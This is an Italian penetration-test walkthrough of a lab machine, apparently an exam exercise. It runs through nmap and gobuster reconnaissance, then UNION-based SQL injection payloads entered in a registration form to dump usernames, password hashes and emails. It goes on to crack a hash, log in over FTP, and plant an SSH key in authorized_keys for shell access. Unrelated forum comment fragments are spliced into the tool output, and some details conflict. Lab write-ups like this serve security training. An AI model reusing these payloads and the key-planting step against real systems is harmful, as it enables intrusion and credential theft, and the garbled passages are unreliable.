

Esame2

Discovery and Active Enumeration:

Effettuando ping scan con nmap trovo l'ip della macchina: 172.16.30.176

nmap -sS -sV 172.16.30.176 --script default,vuln -A

Starting Nmap 7.70 (<https://nmap.org>) at 2019-07-26 09:40 CEST

Pre-scan script results:

| broadcast-avahi-dos:

| Discovered hosts:

| 224.0.0.251

| After NULL UDP avahi packet DoS (CVE-2011-1002).

|_ Hosts are all up (not vulnerable).

Nmap scan report for 172.16.30.176

Host is up (0.00043s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

|_ sslv2-drown:

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

|_ ssh-hostkey:

| 2048 9b:94:12:81:45:fb:0f:41:82:93:e7:63:d0:12:78:83 (RSA)

| 256 89:38:5d:89:a4:da:26:8d:bd:b8:e0:f3:7d:82:5c:7c (ECDSA)

|_ 256 39:45:8c:75:c7:21:93:ee:d3:d4:13:02:4b:54:08:c7 (ED25519)

80/tcp open http nginx 1.14.0 (Ubuntu)

|_ http-csrf: Couldn't find any CSRF vulnerabilities.

|_ http-dombased-xss: Couldn't find any DOM based XSS.

|_ http-server-header: nginx/1.14.0 (Ubuntu)

|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_ http-title: Welcome to nginx!

|_ http-vuln-cve2011-3192:

|_ VULNERABLE:

|_ Apache byterange filter DoS

|_ State: VULNERABLE

|_ IDs: OSVDB:74721 CVE:CVE-2011-3192

|_ The Apache web server is vulnerable to a denial of service attack when numerous overlapping byte ranges are requested.

|_ Disclosure date: 2011-08-19

|_ References:

|_ <http://seclists.org/fulldisclosure/2011/Aug/175>

|_ <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192>

|_ <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192>

|_ <http://nessus.org/plugins/index.php?view=single&id=55976>

|_ <http://osvdb.org/74721>

443/tcp open ssl/http nginx 1.14.0 (Ubuntu)

|_ http-csrf: Couldn't find any CSRF vulnerabilities.

|_ http-dombased-xss: Couldn't find any DOM based XSS.

|_ http-server-header: nginx/1.14.0 (Ubuntu)

|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_ http-title: Welcome to nginx!

|_ http-vuln-cve2011-3192:

|_ VULNERABLE:

|_ Apache byterange filter DoS

|_ State: VULNERABLE

|_ IDs: OSVDB:74721 CVE:CVE-2011-3192

|_ The Apache web server is vulnerable to a denial of service attack when numerous overlapping byte ranges are requested.

|_ Disclosure date: 2011-08-19

|_ References:

|_ <http://seclists.org/fulldisclosure/2011/Aug/175>

|_ <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192>

|_ <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192>

|_ <http://nessus.org/plugins/index.php?view=single&id=55976>

|_ <http://osvdb.org/74721>

|_ ssl-cert: Subject: commonName=vdsl.com/organizationName=VDSL/stateOrProvinceName=Italy/countryName=IT

|_ Not valid before: 2019-07-24T10:06:38

|_ Not valid after: 2020-07-23T10:06:38

|_ ssl-date: TLS randomness does not represent time

|_ ssl-dh-params:

|_ VULNERABLE:

|_ Diffie-Hellman Key Exchange Insufficient Group Strength

```

State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
  Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
  Modulus Type: Safe prime
  Modulus Source: Unknown/Custom-generated
  Modulus Length: 1024
  Generator Length: 8
  Public Key Length: 1024
References:
  https://weakdh.org
_sslv2-drown:
_tls-alpn:
  http/1.1
_tls-nextprotoneg:
  http/1.1
MAC Address: 00:0C:29:0A:17:F3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.43 ms 172.16.30.176


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.13 seconds

```

Sulla porta 443 è presente un certificato ssl nel quale sono presenti dati utili, ovvero il CN vdsi.com

```
| ssl-cert: Subject: commonName=vdsi.com/organizationName=VDSI/stateOrProvinceName=Italy/countryName=IT
```

Lo inserisco negli host conosciuti dalla mia macchina aggiungendo la riga IP DOMINIO in /etc/hosts



```

10.10.10.127    fortune.htb
10.10.10.133    onetwoseven.htb
10.10.10.13     cronos.htb
10.10.10.13     admin.cronos.htb
10.10.10.13     ns1.cronos.htb
172.16.30.176   vdsi.com
172.16.30.176   posts.vdsi.com

# The following lines are desirable for localhosts
::1 localhost ip6-localhost ip6-loopback

```

Effettuo scansione dei virtualhosts eventualmente presenti e verificare così la presenza di sottodomini utili


```

root@kali:~# gobuster vhost -u vdsi.com -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlner (@_FireFart_)
=====
[+] Url:          http://vdsi.com          Using the output parameter? Or did you get write privileges as root some other way? - CBHacking Nov 23 '18 at 7:25
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:    gobuster/3.0.1          Using output. I'll edit my answer below to be more clear - Rich C Nov 23 '18 at 10:28
[+] Timeout:      10s
=====
2019/07/26 16:16:54 Starting gobuster
=====
Found: posts.vdsi.com (Status: 200) [Size: 1522] is interested. The backend script was reading the file containing the url as a config file
=====
2019/07/26 16:17:07 Finished
=====
root@kali:~#
=====

```


Trovo il sottodominio posts e lo aggiungo come prima agli hosts conosciuti

Trovo la seguente pagina, la quale mostra un login e una pagina per registrarsi, effettuo alcune scansioni con gobuster e dirsearch per verificare la presenza di elementi utili, ma non trovo nulla apparte le pagine già mostrate



The screenshot shows a web browser window with the address bar displaying 'posts.vdsi.com'. The main content area has a dark blue background. In the center, there is a white rectangular box containing a login form. The form has a title 'Login' at the top. Below the title, there are two tabs: 'Login' (which is selected and underlined) and 'Register'. Under the 'Login' tab, there are two input fields. The first field is labeled 'Username' and has a blue icon of a person to its left. The second field is labeled 'Password' and has a blue icon of a lock to its left. At the bottom of the form, there is a blue button with the text 'Login' in white.

Noto che nel form di register è possibile inserire qualsiasi valore per l'utente senza essere sottoposti ad alcun tipo di controllo



Utilizzando ivan' la pagina posts dopo essersi autenticati da Internal server error



Internal Server Error


The server encountered an internal error and was unable to complete your request.

Provo ad utilizzare ivan' or '1'='1 e adesso nella pagina posts compaiono alcuni posts che un utente normale non vede potrebbe sembrare una sqli di tipo blind

Ma utilizzando utente '' la pagina posts va in errore, quindi è una classica sqli


Trovo il numero delle colonne, con gli utenti : ivan' order by 1 -- - (non da errore la pagina posts) , ivan' order by 2 -- - (non da errore la pagina posts) mentre : ivan' order by 3 -- - da errore → ciò significa che si hanno 2 colonne

Verifico che UNION SELECT funziona con user : ivan' union all select 1,2 -- - la pagina post mostra i numeri delle colonne come mi aspetto, quindi la UNION funziona!



Verifico la versione del DB presente con → `ivan' union all select 1,@@version --` - restituisce 5.5.64-MariaDB-1~trusty

Essendo la versione >5 posso utilizzare `information_schema`, genero così la query: `ivan' union all select 1,table_name from information_schema.tables --` - trovo così tutte le tabelle presenti nel db (accounts e USER_PRIVILEGE)



Title	Content
1	CHARACTER_SETS
1	CLIENT_STATISTICS
1	COLLATIONS
1	COLLATION_CHARACTER_SET_APPLICABILITY
1	COLUMNS
1	COLUMN_PRIVILEGES
1	ENGINES
1	EVENTS
1	FILES
1	GLOBAL_STATUS
1	GLOBAL_VARIABLES
1	INDEX_STATISTICS
1	KEY_CACHES
1	KEY_COLUMN_USAGE
1	PARAMETERS
1	PARTITIONS

Per le colonne utilizzo invece `information_schema.columns` --> `ivan' union all select 1,column_name from information_schema.columns where table_name='accounts'--` -

Conoscendo il nome della tabella e il nome delle colonne posso stamparne i dati utilizzando la query → `ivan' union all select 1,concat(username,0x3a,password,0x3a,email) from accounts --` -

```
posts.vdsi.com/posts

--:6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:asd@asd.it

' union all select 1,column_name from information_schema.columnivan' union all select 1,column_name from
information_schema.columns where table_name='accounts'-- - s where ' union all select 1,column_name from
information_schema.columnivan' union all
sele:6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:asd@asd.it

' union all select 1,column_name from information_schema.columnivan' union all select 1,column_name from
information_schema.columns where table_name='accounts'-- - s where table_name='accounts'-- -
:6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:asd@asd.it

":6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:sd@asd.it

"":6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:asd@asd.it

1' or 1=1 -- -:d0fe942e0d3730277ffb5ff2693dbc72467bdd6aeca7bdc5b2baa639a0a22ad9:fsdfs@sdfsdf.it

admin:6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:adasd@asad.it

albert:1d2342ba3b01187cf910804c0f58311bb17a9fd97abfeff6fa522737564cb44a:albert@vdsi.com

antony:9610e041088256a6ff180310724cc89a6d565cfe63ffbadea22c206f8c91275e:antony@vdsi.com

anything' OR 'x'='x':6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:asd@asd.it

developer:88fa0d759f845b47c044c2cd44e29082cf6fea665c30c146374ec7c8f3d699e3:developer@vdsi.com

george:04cf34a6366e4877136caad8cb94032c7ccaa4115b832b96ad544a72d1ca637e:george@vdsi.com

ivan:b133a0c0e9bee3be20163d2ad31d6248db292aa6dcb1ee087a2aa50e0fc75ae2:ciao@ivan.it

ivan order by 1 --:6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:asd@asd.it

ivan order by 2 --:6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:asd@asd.it

ivan order by 3 --:6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:adasd@asd.it

ivan order by 4 --:6258a5e0eb772911d4f92be5b5db0e14511edbe01d1d0ddd1d5a2cb9db9a56ba:asd@asd.it
```

albert:1d2342ba3b01187cf910804c0f58311bb17a9fd97abfeff6fa522737564cb44a:albert@vdsi.com

antony:9610e041088256a6ff180310724cc89a6d565cfe63ffbadea22c206f8c91275e:antony@vdsi.com


developer:88fa0d759f845b47c044c2cd44e29082cf6fea665c30c146374ec7c8f3d699e3:developer@vdsi.com

george:04cf34a6366e4877136caad8cb94032c7ccaa4115b832b96ad544a72d1ca637e:george@vdsi.com

Trovo la password dell'user antony → mcgwire25 utilizzando crackstation.net
developer → developer

Enter up to 20 non-salted hashes, one per line:

9610e041088256a6ff180310724cc89a6d565cfe63ffbadea22c206f8c91275e



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1|sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Re
9610e041088256a6ff180310724cc89a6d565cfe63ffbadea22c206f8c91275e	sha256	mcgwire

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

[How CrackStation Works](#)

Per autenticarsi tramite ssh è possibile soltanto tramite public key, di conseguenza non è possibile accedervi specificando uno degli users trovati

Ma ricordandoci della porta 21 e del servizio vsftpd, effettuando varie prove è possibile accedervi con l'utente antony →

```

root@kali:~/.ssh# telnet 172.16.30.176 21
Trying 172.16.30.176...
Connected to 172.16.30.176.
Escape character is '^J'.
220 (vsFTPd 3.0.3)
USER developer
530 Permission denied.
USER antony
331 Please specify the password
PASS mcgwire25
230 Login successful.
ls
500 Unknown command.
help
214-The following commands are recognized.
ABOR ACCT ALLO APPE CDUP CWD DELE EPRT EPSV FEAT HELP LIST MDTM MKD
MODE NLST NOOP OPTS PASS PASV PORT PWD QUIT REIN REST RETR RMD RNFR
RNT0 SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
XPWD XRMD
214 Help OK.

```

Mi informo sul servizio e sui comandi disponibili, trovo aiuto e spiegazione su tutti i comandi <http://www.nsftools.com/tips/RawFTP.htm#CWD>

Tramite l'utilizzo del comando PASV entrando in modalità passiva autorizzo il server ad accettare connessioni in entrata sul socket generato random(ip della macchina, p1 *256 + p2)

Con il comando APPE file_name autorizzo un client a connettersi al socket generato precedentemente con PASV per mandare un file , quindi aggiungo la mia chiave pubblica in authorized_keys, connettendomi con ssh sono autenticato!

```

root@kali:~/.ssh# ssh antony@172.16.30.176
Last login: Fri Jul 26 12:34:31 2019 from 172.16.30.180
antony@vdsi:~$ id
